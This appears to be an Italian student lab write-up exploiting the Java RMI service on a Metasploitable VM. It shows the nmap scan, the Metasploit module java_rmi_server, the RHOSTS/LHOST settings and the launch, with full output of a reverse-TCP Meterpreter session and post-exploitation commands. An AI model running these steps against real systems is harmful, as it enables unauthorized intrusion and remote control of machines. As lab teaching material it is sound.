Exploit java-RMI code execution

Per ottenere una sessione Meterpreter sulla nostra macchina remota Metasploitable una volta eseguito un Ping per assicurarci che le macchine si trovino sulla stessa rete è che comunichino
Dopo di che Tramite Nmap utilizzando il comando `[-A (ip target) -p (porte) ]` sono state trovate le varie porte aperte della macchina target

```
┌──(sami㉿sami)-[~]
└─$ nmap -A 192.168.64.13 -p 1099
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 08:21 PDT
Nmap scan report for 192.168.64.13 (192.168.64.13)
Host is up (0.0017s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

Come si può vedere il servizio java si presenta alla porta 1099.

In seguito si è avviato `METASPLOIT FRAMEWORK` (programma open source in grado di eseguire exploit) tramite il comando `<msfconsole>`

```
┌──(sami㉿sami)-[~]
└─$ msfconsole

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOc       cOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOO:
  'OOOOOOOOkkkkOOOO: :OOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOx
  lOOOOOOOO.        ;d;         ,OOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.      'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.    :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.    :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.    :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOx,
                 .lOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > search java_rmi
```

Successivamente con il comando <search> sono stati individuati gli exploit di nostro interesse,
in questo caso sono 4
Per utilizzare il l'exploit si è usato il comando `<use>` seguito dal path del nostro exploit

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Una volta avviato l'exploit si è settato il <rhost> è il <lhost>


```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.64.13
rhosts => 192.168.64.13
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.64.19
lhost => 192.168.64.19
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.64.13    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using
                                         -Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                         local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.64.19    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

dopo di che una volta settato tutto il necessario, tramite il comando <exploit> lanciamo il tutto

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.64.19:4444
[*] 192.168.64.13:1099 - Using URL: http://192.168.64.19:8080/6uqTGQLd81TXpF
[*] 192.168.64.13:1099 - Server started.
[*] 192.168.64.13:1099 - Sending RMI Header ...
[*] 192.168.64.13:1099 - Sending RMI Call ...
[*] 192.168.64.13:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.64.13
[*] Meterpreter session 1 opened (192.168.64.19:4444 → 192.168.64.13:58633 ) at 2022-09-02 06:35:55 -0700

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.64.13
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdef:e3d8:b3aa:ed69:d05a:a9ff:fe64:5cd1
IPv6 Netmask : ::
IPv6 Address : fe80::d05a:a9ff:fe64:5cd1
IPv6 Netmask : ::
```

tramite questa ultima riga possiamo notare che "abbiamo vinto" cioè è stato preso il controllo della macchina

Ora è possibile effettuare qualsiasi tipo di comando in questo caso è sono stati utilizzati <ifconfig>, <sysinfo>, <routes> [vedi figura sotto]


meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
127.0.0.1 255.0.0.0 0.0.0.0
192.168.64.13 255.255.255.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
::1 :: ::
fdef:e3d8:b3aa:ed69:d05a:a9ff:fe64:5cd1 :: ::
fe80::d05a:a9ff:fe64:5cd1 :: ::
meterpreter >
Versione sistema della macchina target
Tabella di Routing